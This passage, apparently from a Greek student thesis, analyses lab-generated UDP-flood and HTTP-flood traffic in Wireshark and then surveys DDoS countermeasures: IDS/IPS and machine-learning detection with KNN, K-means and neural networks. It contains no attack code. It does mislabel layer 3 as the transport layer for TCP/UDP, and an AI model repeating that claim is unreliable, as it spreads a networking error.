Η παραπάνω εικόνα αντικατοπτρίζει την κίνηση με τα εξής δεδομένα. Η διεύθυνση IP του address A στέλνει 3258 πακέτα στην διεύθυνση IP του address B. Το μέγεθος των πακέτων είναι 3 MB. Ο χρόνος που διήρκεσε η αυτή η κίνηση ήταν 92 δευτερόλεπτα, με ρυθμό μετάδοσης 234Kbps.

Η IP του συστήματος B έστειλε 20 πακέτα πίσω στον A ένα ποσοστό 1 στα 161 και με μέγεθος πακέτων 12kb με ρυθμό μετάδοσης 1015bps πολύ μικρότερο του A. Αρά υπάρχει μια ασυνήθιστη κίνηση μεταξύ του A και B όπου ο A θεωρείτε ύποπτη διεύθυνση με ενδεχόμενο να εκτελεί UDP-flood.



Εικόνα 3.9(Γραφική παράσταση της επίθεσης UDP)

Και σε αυτή την περίπτωση όπως και στο SYN-flood καταλαβαίνει κάποιος ότι μεταδόθηκαν αρκετά πακέτα σε πολύ μικρό χρονικό διάστημα με την διαφορά ότι εδώ τα πακέτα είναι λιγότερα σε σχέση με την επίθεση SYN-flood. Αυτό οφείλετε στο ότι υπάρχει χρόνο καθυστέρηση στον κώδικα επίθεσης. Τα πακέτα δεδομένων έφτασαν κοντά τα 780

ανά δευτερόλεπτο που είναι ένας μεγάλος αριθμός αποστολής σύμφωνα και με το συνολικό μέγεθος της εικόνας 3.2.2

3.2.3 HTTP-flood ανάλυση


Στην συγκεκριμένη περίπτωση χρησιμοποιείτε το φίλτρο http, καθώς από τα well-known ports, το πρωτόκολλο HTTP ακούει στην θύρα 80. Στα Wireshark, αναπαριστάτε η κυκλοφορία του δικτύου με φίλτρο http, επιτρέποντας έτσι την παρακολούθηση και ανάλυση των HTTP πακέτων που ανταλλάσσονται στο δίκτυο.

Έπειτα παρακολούθηση τον συνομιλιών μεταξύ του επιτιθέμενου και του στόχου, ώστε να παρουσιαστούν τα στατιστικά στοιχεία στην συνομιλία των διευθύνσεων IP. Τα αιτήματα που στάλθηκαν καθώς και της απάντησης που έγιναν από πλευράς του στόχου και ο ρυθμός μεταφοράς των πακέτων. Τέλος η γραφική παράσταση ώστε να παρατηρηθεί σε γράφημα ανάλογα με τον χρόνο και το σύνολο των πακέτων που στάλθηκαν ανά χρονική στιγμή.

No.	Time	Source	Destination	Protocol	Length	Info
782	1.117448	192.168.2.52	192.168.2.54	HTTP	2094	GET /dashboard HTTP/1.1
788	1.117778	192.168.2.54	192.168.2.52	HTTP	612	HTTP/1.1 301 Moved Permanently (text/html)
797	1.118233	192.168.2.52	192.168.2.54	HTTP	3554	GET /dashboard HTTP/1.1
799	1.118428	192.168.2.54	192.168.2.52	HTTP	612	HTTP/1.1 301 Moved Permanently (text/html)
828	1.130436	192.168.2.52	192.168.2.54	HTTP	2094	GET /dashboard HTTP/1.1
833	1.130607	192.168.2.54	192.168.2.52	HTTP	612	HTTP/1.1 301 Moved Permanently (text/html)
834	1.134888	192.168.2.52	192.168.2.54	HTTP	207	GET /dashboard/ HTTP/1.1
841	1.135619	192.168.2.54	192.168.2.52	HTTP	1198	HTTP/1.1 200 OK (text/html)
847	1.147893	192.168.2.52	192.168.2.54	HTTP	207	GET /dashboard/ HTTP/1.1
849	1.147894	192.168.2.52	192.168.2.54	HTTP	207	GET /dashboard/ HTTP/1.1
858	1.148744	192.168.2.54	192.168.2.52	HTTP	1198	HTTP/1.1 200 OK (text/html)
860	1.148777	192.168.2.54	192.168.2.52	HTTP	1198	HTTP/1.1 200 OK (text/html)
939	1.170277	192.168.2.52	192.168.2.54	HTTP	3554	GET /dashboard HTTP/1.1
941	1.170424	192.168.2.54	192.168.2.52	HTTP	612	HTTP/1.1 301 Moved Permanently (text/html)
944	1.171900	192.168.2.52	192.168.2.54	HTTP	2094	GET /dashboard HTTP/1.1
947	1.172138	192.168.2.54	192.168.2.52	HTTP	612	HTTP/1.1 301 Moved Permanently (text/html)
979	1.181038	192.168.2.52	192.168.2.54	HTTP	207	GET /dashboard/ HTTP/1.1
983	1.181597	192.168.2.54	192.168.2.52	HTTP	1198	HTTP/1.1 200 OK (text/html)
1006	1.183901	192.168.2.52	192.168.2.54	HTTP	3554	GET /dashboard HTTP/1.1
1010	1.184097	192.168.2.54	192.168.2.52	HTTP	612	HTTP/1.1 301 Moved Permanently (text/html)
1023	1.184735	192.168.2.52	192.168.2.54	HTTP	2094	GET /dashboard HTTP/1.1
1026	1.184839	192.168.2.54	192.168.2.52	HTTP	612	HTTP/1.1 301 Moved Permanently (text/html)
1029	1.185727	192.168.2.52	192.168.2.54	HTTP	207	GET /dashboard/ HTTP/1.1
1047	1.186638	192.168.2.54	192.168.2.52	HTTP	1198	HTTP/1.1 200 OK (text/html)
1073	1.189782	192.168.2.52	192.168.2.54	HTTP	2094	GET /dashboard HTTP/1.1
1075	1.189897	192.168.2.54	192.168.2.52	HTTP	612	HTTP/1.1 301 Moved Permanently (text/html)
1076	1.191941	192.168.2.52	192.168.2.54	HTTP	207	GET /dashboard/ HTTP/1.1
1080	1.192448	192.168.2.54	192.168.2.52	HTTP	1198	HTTP/1.1 200 OK (text/html)

Εικόνα 3.10(Εφαρμογή φίλτρων στο Wireshark για την ανίχνευση HTTP-flood)

Η παρατήρηση που γίνεται είναι ότι υπάρχει κίνηση μεταξύ εισβολέα και διακομιστεί, όπου ο εισβολέας στείλει http αιτήματα με πρόθεμα GET σε ένα συγκεκριμένο url. Ο διακομιστής απαντάει τα αιτήματα στέλνοντας πίσω αυτό που ζητάει ο εισβολέας με το πρόθεμα 200.



Εικόνα 3.11(Δεδομένα πακέτων της επίθεσης HTTP-flood)

Όπως και στην περίπτωση του UDP-flood υπάρχει στο HEX Dump συνεχή επανάληψη HTTPF οπού και εδώ δημιουργεί υποψίες επίθεσης http-flood. Το Data κάθε πακέτου είναι περίπου 40000 byte που είναι αρκετά μεγάλο νούμερο για την αποστολή αιτήματος http.

Conversation Settings

Name resolution

Absolute start time

Limit to display filter

Copy

Follow Stream...

Graph...

Protocol

Ethernet - 1

IPv4 - 1

IPv6


TCP - 595

UDP

Address A	Address B	Packets	Bytes	Total Packets	Percent Filtered	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
192.168.2.52	192.168.2.54	847	2 MB	18.628	4.55%	679	2 MB	168	152 kB	1.103412	6.3858	2508 kbps	190 kbps

Εικόνα 3.12(Δεδομένα της επίθεσης HTTP-flood)

Τα πακέτα τα οποία στάλθηκαν στον στόχο είναι 847, με τα πακέτα που στάλθηκαν από τον Α στον Β να είναι 679 και από τον Β στον Α να είναι 168. Ο χρόνος διάρκειας της επίθεσης ήταν περίπου 6.38s και με ρυθμό μετάδοσης από τον Α στον Β 2508kbps και το συνολικό μέθοδος να είναι περίπου 2MB. Το μέγεθος των πακέτων με τον μικρό χρόνο εκτέλεσης δείχνει πραγματοποίηση επίθεσης DDoS.



Εικόνα 3.13(Γραφική παράσταση της επίθεσης HTTP-flood)


Το γράφημα δείχνει ότι περίπου τα πακέτα έφτασαν τα 150 ανά δευτερόλεπτο που συμβάλει σημαντικά στην μείωση της απόδοσης του διακομιστή. Αυτή η επίθεση μειώνει τον χρόνο που ανταποκρίνεται ο server στους χρήστες καθώς μειώνει και την απόδοση των πόρων του συστήματος.

4 ΑΝΤΙΜΕΤΡΑ ΕΠΙΘΕΣΕΩΝ DDOS

Οι εκτελέσεις επιθέσεων DDOS είναι πολύ γενικευμένες για τον λόγο ότι μπορούν να εκτελεστούν από οποίο σημείο μπορεί του διαδικτύου από οποιαδήποτε απόσταση με οπουδήποτε κατάσταση του δικτύου χωρίς να γίνεται καθυστέρηση δηλαδή να υπάρχει κάποια αναμονή κίνησης για να ξεκινήσει η επίθεση. Με αυτόν τον τρόπο έχουν κάνει δύσκολο τον εντοπισμό των επιθέσεων και την αυτοματοποιημένη εκτέλεση να γίνεται λύση για τους εισβολείς ώστε να εξαντλήσουν όλους τους διαθέσιμους πόρους του συστήματος. Σήμερα πολλές συσκευές και συστήματα είναι εκτεθειμένα σε διάφορες επίθεσης, κάθε είδος τεχνολογίας έχει σημεία που μπορούν να εκμεταλλευτούν η εισβολείς. Σε αυτό το κεφάλαιο θα αναφερθούν μηχανισμοί προστασίας και αντιμετρά για την ασφάλεια των συγχρόνων ψηφιακών συστημάτων ,τον τρόπο λειτουργίας τους καθώς και της προκλήσεις που προκαλούνται για την εφαρμογή νέων τεχνικών ασφάλειας και ανίχνευσης DDOS

4.1 Εισαγωγή στα αντίμετρα

Όπως έγινε η προ αναφορά η DDoS επίθεσης αποτελούν κρίσιμα και σοβαρά επιβλαβή επίθεση, για επιχειρήσεις, οργανισμούς και άτομα που χρησιμοποιούν το διαδίκτυο. Μια “εύκολη” και βελτιστοποιημένη λύση για την αντιμετώπιση και την ανίχνευση των επιθέσεων είναι η εφαρμογή firewall, IDS/IPS, web application firewall (WAF) αντίστροφο διακομιστή(reverse proxies) μεσολάβησης και σύμπλεγμα διακομιστών ιστού. Αυτές η αρχιτεκτονικές προστατεύουν σε επίπεδο δικτύου και επίπεδο εφαρμογής. Τέτοιου είδους αρχιτεκτονικές έχουν εφαρμοστή σε σύγχρονα συστήματα με πραγματικές συνθήκες δίνοντας το πλεονέκτημα να διατηρείτε η κίνηση στο διαδίκτυο αποκόπτοντας κακόβουλες πρόκλησης και επιτρέποντας νόμιμους χρήστες να έχουν πρόσβαση κανονικά χωρίς να επηρεάζεται η πουθενά η συμπεριφορά του συστήματος σε αυτούς. Η αναφορά σε SDN (Software-Defined Networking) που αποτελεί σύγχρονη αρχιτεκτονική που έχει την ιδιότητα να διαχωρίζει επίπεδο ελέγχου του δικτύου από το επίπεδο δεδομένων επιτρέποντας την κεντρική διατήρηση και τον προγραμματισμό του δικτύου μέσω κάποιου λογισμικού. Λόγο της κεντρικής διατήρησης τα καθιστά σημαντικά ευάλωτα σε μαζικές επίθεσης διαταράζοντας ολόκληρο το δίκτυο. Παρακάτω παρουσιάζονται μερικοί μηχανισμοί αποτροπής μιας DDOS επίθεσης:



Εικόνα 4. 1 βιβλ. (A Cost Optimized Solution for Defending Against DDoS Attacks: An Analysis of a Multi layered Architecture)

4.2 IDS/IPS

Με την αύξηση των επιθέσεων DDOS πολλοί οργανισμοί έχουν την ανάγκη να δημιουργήσουν τεχνικές ανίχνευση και αποτροπής των επιθέσεων. Το IDS (intrusion detection system) και το IPS (intrusion Prevention System) είναι τα βασικότερα εργαλεία για την αντιμετώπιση των επιθέσεων DDOS ενημερώνοντας τους διαχειριστές για πιθανή επίθεση στο σύστημα τους. Ωστόσο τα IPS δεν κάνουν μόνο την ανίχνευση αλλά και την αποτρέπουν κάνοντας της απαραίτητες ενέργειες και διασφαλίζοντας το δίκτυο ότι δεν θα επηρεαστεί από για μελλοντικές επίθεσης. Σήμερα εφαρμόζονται επίσης νέες τεχνικές όπως ML μηχανική μάθηση. Αυτή η ενσωμάτωση έχει φέρει σημαντικά θετικά αποτελέσματα κάνοντας το σύστημα πιο αποτελεσματικό για την ανίχνευση και την λήψη αποφάσεων για την αποτροπή επίθεσης. Το IDS/IPS προσφέρει αποτελεσματικότητα στην ασφάλεια των συγχρόνων ψηφιακών συστημάτων κάνοντας την αναγκαία.

4.2.1 Τι είναι το IDS/IPS

Η ανίχνευση της επίθεσης IDS είναι η συνέχει παρακολούθηση του δικτύου μέσω ενός συστήματος στοχεύοντας συμβάντας που είναι διαταραχές η κακόβουλες παραβίασης με κατεύθυνση το σύστημα. Αναλύουν παραβίασης η επίθεσης που διαπερνούν της πολιτικές ασφάλειες που έχουν εφαρμοστή. Το IDS μπορεί να είναι κάποιο λογισμικό η και υλικό που την διαδικασία της ανίχνευσης και της ανάλυσης αυτοματοποιημένα.

Ένα σύστημα IPS είναι ένα λογισμικό που εμπεριέχει όλες της λειτουργίες ενός IDS με την κυρία διαφορά ότι το IPS έχει την δυνατότητα να σταματήσει την επίθεση. Είναι ένα κρίσιμο εργαλείο για την αντιμετώπιση επιθέσεων καθώς προσφέρει ενεργεί προστασία. Οι τεχνολογίες IDS IPS βοηθάνε του υπευθύνους για την διαχείριση συστημάτων να ανιχνεύουν , αναλύουν και να προστατεύσουν κάποιον οργανισμό. Πολλές φορές χρησιμοποιείται και ο ορός IDPS.

Όπως αναφέρθηκε στην παραπάνω παράγραφο η τεχνική αποτροπής επιθέσεων με την τεχνική ανίχνευση έχουν μόνο μια διαφορά που είναι η εξολόθρευση της απειλές από το σύστημα. Η αποτροπή της επίθεσης γίνεται με τους εξής τρόπους :

- Τα IPS που βρίσκονται μέσα σε ένα endpoint στο δίκτυο ,μπλοκάρουν τους κακόβουλους χρήστες εμποδίζοντας την IP διεύθυνση τους σταματώντας την πρόσβαση.
- Ένα IPS μπορεί να αλλάξει μια η ένα σύνολο από κανόνες ασφάλειας για να αποτρέψει την επίθεση. Παράδειγμα να τροποποίηση κανόνες ενός τοίχου προστασίας σε ένα σύστημα.
- Σε πολλές περίπτωσης το IPS αλλάζει την κακόβουλή επίθεση προσαρμόζοντας κάνοντας την καλοήγη επίθεση. Παράδειγμα η αφαίρεση ενός μολυσμένου file από κάποιο email το οποίο έλαβε το σύστημα, κάνοντας το email ασφαλές για ανάγνωση

Ορισμένα IDS/IPS, έχουν την δυνατότητα να εξομοιώνουν της απειλές χωρίς να την απενεργοποιήσουν και δίνοντας αναφορά για το πως θα μπορούσε να μπλοκαριστεί. Η δυνατότητα αυτή βοηθάει τους διαχειριστές ενός συστήματος να μπορούν παρακολουθήσουν και να κάνουν της αλλαγές η ίδιοι χωρίς κίνδυνο να μπλοκαριστεί

κάποιος νόμιμος χρήστης. Με αυτόν τον τρόπο μειώνεται το ποσοστό λάθους να μπλοκαριστούν αθώες λειτουργίες.

4.2.2 Λειτουργία του IDS/IPS

Η λειτουργία του IDS είναι κύριος για να ανιχνεύει απειλές και κακόβουλες εισροές στο σύστημα. Χρησιμοποιούν ανάλυση συμπεριφοράς behavioral analysis, παρακολουθούν και αναλύουν την κανονική συμπεριφορά του δικτύου και την συγκρίνει με της ανωμαλίες που μπορούν να προκύψουν. Βέβαια δεν είναι μια πολύ ακριβείς τεχνική καθώς μπορεί μια αθώα συμπεριφορά να την εκλάβει ως κακόβουλη η το αντίθετο. Η υπογραφές (signatures) είναι μέθοδος συγκρίσεις, συγκρίνει της απειλές με βασικά μοτίβα η άλλες υπογραφές κακόβουλου κώδικα. Επίσης μπορούν να συγκριθούν διάφορες εισροές από το δίκτυο με μια βάση δεδομένων γνωστών απειλών. Είναι μια καλή τεχνική για την ανίχνευση γνωστών επιθέσεων καθώς η βάση δεδομένων ανανεώνετε τακτικά, όμως μπορεί να γίνει και αναποτελεσματική σε άγνωστες η κριμένες επίθεσης.

Ένα σύγχρονο εργαλείο που χρησιμοποιούν τα IDS είναι NBA (Network Behavior Analysis) χρησιμοποιείτε για να εντόπιση ασυνήθιστες ροές κίνησης στο δίκτυο. Είναι ένα πολύ καλό εργαλείο για προβληματικές καταστάσεις όπως επιθέσεις DDoS, δραστηριότητες κακόβουλου λογισμικού όπως worms και backdoors. Χρησιμοποιεί στατιστικά στοιχεία αναλύοντάς την φυσική ροή του δικτύου, ωστόσο μπορεί να είναι και αισθητήρες και κονσόλες σε μεγάλα συστήματα όπως data sender και server. Το Wireless ID είναι ένα εργαλείο ασφαλείας που παρακολουθεί την κυκλοφορία δεδομένων σε ένα ασύρματο δίκτυο και αναλύει τα πρωτόκολλα ασύρματης δικτύωσης για να εντοπίσει ύποπτες ενέργειες. Το συγκεκριμένο εργαλείο εξετάζοντας **πρωτόκολλα** σε επίπεδο εφαρμογής. Ένα Wireless ID δεν μπορεί να συγκινεί **πρωτόκολλα** επιπέδου 3(Transport layer) όπως το TCP και UDP.

Αρκετά σύγχρονα firewall και σύστημα χρησιμοποιούν IDS και IPS με λειτουργίες ML(Machine learning). Αλγορίθμους μηχανικής μάθησης που δίνουν έμφαση στην ανάλυση του δικτύου και την ανίχνευση απειλών. Χρησιμοποιώντας Dataset εκπαιδεύουν τους αλγορίθμους κάνοντας το IDS ευφυείς στην ανίχνευση των επιθέσεων αλλά και κάθε φορά που ανιχνεύετε κάποια επίθεση ο αλγόριθμος την μαθαίνει και την πρόσθεση στο data set για αποτροπή μελλοντικής παρόμοιας επίθεσης.

4.3 Εφαρμογή Machine learning σε IDS

Η αυξήση των δεδομένων που μεταφέρονται εντός του διαδικτύου έχει δημιουργήσει την ανάγκη για μια καλή τεχνική ανάλυσης ώστε να μειωθούν η απειλές. Οι λειτουργίες όπως οι υπογραφές και οι ανιχνευτές ανωμαλίας κάνουν λάθος εντοπισμό με αποτέλεσμα να γίνουν λάθος τεχνικές ασφάλειας του συστήματος. Επίσης νέες επίθεσης μπορεί να είναι δύσκολο στον εντοπισμό τους. Το πλεονέκτημα του ML συστήματος είναι ανάλυση μεγάλου όγκου δεδομένων. Σκοπός είναι να γίνει αυτόματος ο εντοπισμός και η ταξινόμηση των επιθέσεων κάνοντας δυνατή και την αντιμετώπιση των απειλών σε πραγματικό χρόνο και την προβλέψει μελλοντικών απειλών . Η εφαρμογή του Machine learning σε ένα IDS απαιτεί την συχνή εκπαίδευση του αλγορίθμου σε νέα δεδομένα ώστε να γίνει η προσαρμογή του σε νέες απειλές σε μικρό χρονικό διάστημα.

Η σχεδίαση των ML συστημάτων γίνεται ως εξής:

- Συλλογή δεδομένων: Η συγκέντρωση των δεδομένων δικτύου, τα οποία θα χρησιμοποιηθούν για την εκπαίδευση του συστήματος.
- Προ επεξεργασία δεδομένων: Η μετατροπή και φιλτράρισμα των δεδομένων, έτσι ώστε να είναι έτοιμα για ανάλυση και επεξεργασία.
- Μηχανική χαρακτηριστικών: το οποίο περιέχει
 1. Επιλογή χαρακτηριστικών: Επιλέγονται τα πιο σημαντικά στοιχεία από τα δεδομένα, που θα φανούν χρήσιμα για την ανάλυση.
 2. Εξαγωγή χαρακτηριστικών: Η μείωση του συνόλου δεδομένων και την εξαγωγή σημαντικών στοιχείων χαρακτηριστικών, με στόχο την να μικρύνει το υπολογιστικό κόστος.
- Η επιλογή του αλγορίθμου μάθησης : Είναι η απόφαση που θα παρθεί για τον αλγόριθμο μάθησης που θα κάνει την προβλέψει . Η σωστή επιλογή του αλγορίθμου γίνεται με τα κριτήρια: Κατανόηση του προβλήματος, Τα δεδομένα που συλλεκτικά και επεξεργάστηκαν στην αρχή, χαρακτηριστικά των δεδομένων και την αξιολόγηση που έχει κάθε αλγόριθμος.

Τέλος, μετά την επιλογή του αλγορίθμου γίνεται η εκπαίδευση και παραμετροποίηση του αλγορίθμου με τα δεδομένα που επεξεργάστηκαν. Στην συνέχεια γίνεται η εφαρμογή του σε ένα σύστημα IDS και τέλος η διατήρηση και βελτιστοποίηση του συστήματος.

4.3.1 Machine Learning αλγόριθμοι ανίχνευσης DDoS

Ο αλγόριθμος είναι απαραίτητο να αξιολογηθεί πριν την εφαρμογή του, θα κρίνει την τελική απόδοση του ML συστήματος. Οπότε χρειάζεται σωστή ανάλυση και μεθοδολογία για να επιτευχθεί το καλύτερο δυνατό αποτέλεσμα. Κάθε αλγόριθμος αξιολογεί την απόδοση του σύμφωνα με την τελική προβλέψει που έχει κάνει. Κάθε ένας έχει διαφορετικές μεθόδους αξιολόγησης που είναι χρήσιμοι για την απόφαση στο αν ο αλγόριθμος είναι αποδοτικός για την χρήση που θα εφαρμοστεί.

Παρακάτω δίνεται η περιγραφή των αλγορίθμων και πίνακας που παρουσιάζει βασικά πλεονεκτήματα και μειονεκτήματα αλγορίθμων ομαδοποίησης, επιβλέψεις, μη επιβλέψεις και ταξινόμησης για την ανίχνευση DDOS :

Λογιστική Παλινδρόμηση (Logistic Regression) είναι αλγόριθμος ταξινόμησης και ομαδοποίηση που χωρίζει τα δεδομένα σε δυο ομάδες. Χρησιμοποιεί την συνάρτηση της λογιστικής για προβλέψει πιθανότητας ενός δεδομένου.

K-Nearest Neighbors (KNN) αλγόριθμος ταξινόμησης με επιβλέψει που προβλεπτή ένα δεδομένο με βάση K πιο κοντινών γειτονικών δεδομένων εκπαίδευσης στον χώρο χαρακτηριστικών. Ο μετρητής της αξιολόγησης προβλέψεις είναι η απόσταση μεταξύ του νέου δεδομένου και των δεδομένων εκπαίδευσης. Για τον υπολογισμό της απόστασης χρησιμοποιείται η ευκλείδεια απόσταση η απόσταση Manhattan.

Ευκλείδεια απόσταση:

$$d = \sqrt{((x_2 - x_1)^2 + (y_2 - y_1)^2)}$$

Απόσταση Manhattan:

$$d = |x_2 - x_1| + |y_2 - y_1|$$

K-means Clustering: Είναι αλγόριθμος που ομαδοποιεί τα δεδομένα σε K αριθμό cluster(ομάδες). Επιλεγεί τυχαία κεντρικά σημεία από το σύνολο των δεδομένων που

περιέχει. Κάθε δεδομένο ανατίθεται στην κοντινότερη ομάδα ανάλογα την απόσταση (ευκλείδεια απόσταση ή απόσταση Manhattan). Επαναλαμβάνεται η διαδικασία μέχρι τα δεδομένα ανατεθούν σε cluster.

Neural Networks: Τα νευρονικά δίκτυα είναι μια τεχνική μηχανικής μάθησης που προσπαθεί να αντιγράψει τον τρόπο λειτουργία ενός εγκεφάλου. Οι νευρώνες ονομάζονται Perceptron. Τα Perceptron είναι συνδεδεμένα δυναμικά σε οργανωμένα επίπεδα. Ο σκοπός ενός νευρονικού δικτύου είναι η προβλέψει από μη γραμμικών δεδομένων μεταξύ τους. Το input layer είναι το επίπεδο που εισάγονται τα δεδομένα, κάθε νευρώνας αντιστοιχεί ένα χαρακτηριστικό των δεδομένων. Hidden layer είναι το επίπεδο που γίνεται η επεξεργασία των δεδομένων. Μπορεί να υπάρχουν πολλά κρυφά επίπεδα που μπορεί να κάνουν υπολογισμούς σε σύνθετα δεδομένα. Τέλος είναι το Output layer που εξάγετε η τελική προβλέψει.

Ο τύπος της εξίσωσης υπολογισμού κάθε νευρώνα είναι:

$$a_j = \varphi\left(\sum_i w_{ji} * x_i + b_j\right)$$

Όπου φ είναι η συνάρτηση ενεργοποίησης και ισούται με :

Τύπος του Sigmoid :

$$\varphi = \frac{1}{1 + e^{-x}}$$

Χρησιμοποιείτε σε προβλήματα δυαδικής αναζήτησης μεταξύ 0,1.

Τύπος Tanh (Hyperbolic Tangent):

$$\tanh(x) = \frac{e^x - e^{-x}}{e^x + e^{-x}}$$

Χρησιμοποιείτε σε προβλήματα που τα δεδομένα είναι κοντά στο 0:

Τύπος Rectified Linear Unit:

$$ReLU(x) = \max(0, x)$$

Η μέθοδος των νευρονικών δικτύων είναι πολύ αποτελεσματική σε θέματα που αφορούν την ανίχνευσης DDOS επιθέσεις. Μπορούν να κάνουν βαθιά μάθηση και να εξάγουν με πολύ

καλή ακρίβεια συμπέρασμα σε μια χ συνθήκη .Ο παρακάτω πίνακας αποτυπώνει τα μειονεκτήματα και τα πλεονεκτήματα κάθε αλγορίθμου σχετικά με την ανίχνευση DDos επιθέσεων:

Πίνακας 4. 1

Αλγόριθμος	Πλεονεκτήματα	Μειονεκτήματα
Logistic Regression	Προσφέρει εύκολη ερμηνεία των αποτελεσμάτων	Μη καταγραφή μη γραμμικών σχέσεων μεταξύ των χαρακτηριστικών.
K-Nearest Neighbors (KNN)	Ο αλγόριθμος είναι πολύ απλός και εύκολοι προσαρμόζεται σε δεδομένα	Υψηλό υπολογιστικό κόστος
K-means Clustering	Ο αλγόριθμος K-means είναι γρήγορος και εύκολος στην εφαρμογή	Ο αλγόριθμος υποθέτει ότι τα clusters έχουν συγκεκριμένο σχήμα και έχουν παρόμοιο μέγεθος
Neural Networks	Ικανότητα σύλληψης περίπλοκων μοτίβων	Κίνδυνος υπερβολικής προσαρμογής (overfitting) ,λόγω μεγάλης ευελιξίας

4.3.2 Υλοποίηση αλγορίθμων με την χρήση του RapidMiner.

Το RapidMiner είναι μια εφαρμογή ανάλυσης και εξόρυξης δεδομένων που παρέχει ένα σύνολο από εργαλεία για την δημιουργία μοντέλων προβλέψεις με την χρήση αλγορίθμων προβλέψεις. Χρησιμοποιείται από οργανισμούς για την προσομοίωση μηχανικής μάθησης ανάλυση και την επεξεργασία δεδομένων. Προσφέρει μια γραφική διεπαφή με τον χρήστη βοηθώντας την εύκολη σχεδίαση και την εκτέλεση περίπλοκων διαδικασιών χωρίς την χρήση κάποιας γλώσσας προγραμματισμού.

Με την βοήθεια του RapidMiner, θα δημιουργηθούν σενάρια μηχανικής μάθησης με την χρήση των αλγορίθμων KNN και Neural Networks για τον εντοπισμό επιθέσεων DDoS. Το Data set που θα χρησιμοποιηθεί θα είναι συνδυασμός δεδομένων από την επίθεση που πραγματοποιήθηκε δεύτερο κεφάλαιο και το Data set CIC-DDoS2019. Είναι ένας πίνακας με που αποτελείται από 60 γραμμές και 9 στήλες. Η κάθε γραμμή περιέχει μια περίπτωση ανταλλαγής δεδομένων από μια διεύθυνση (πηγή) προς τον προορισμό (End device). Στην προκειμένη περίπτωση server.

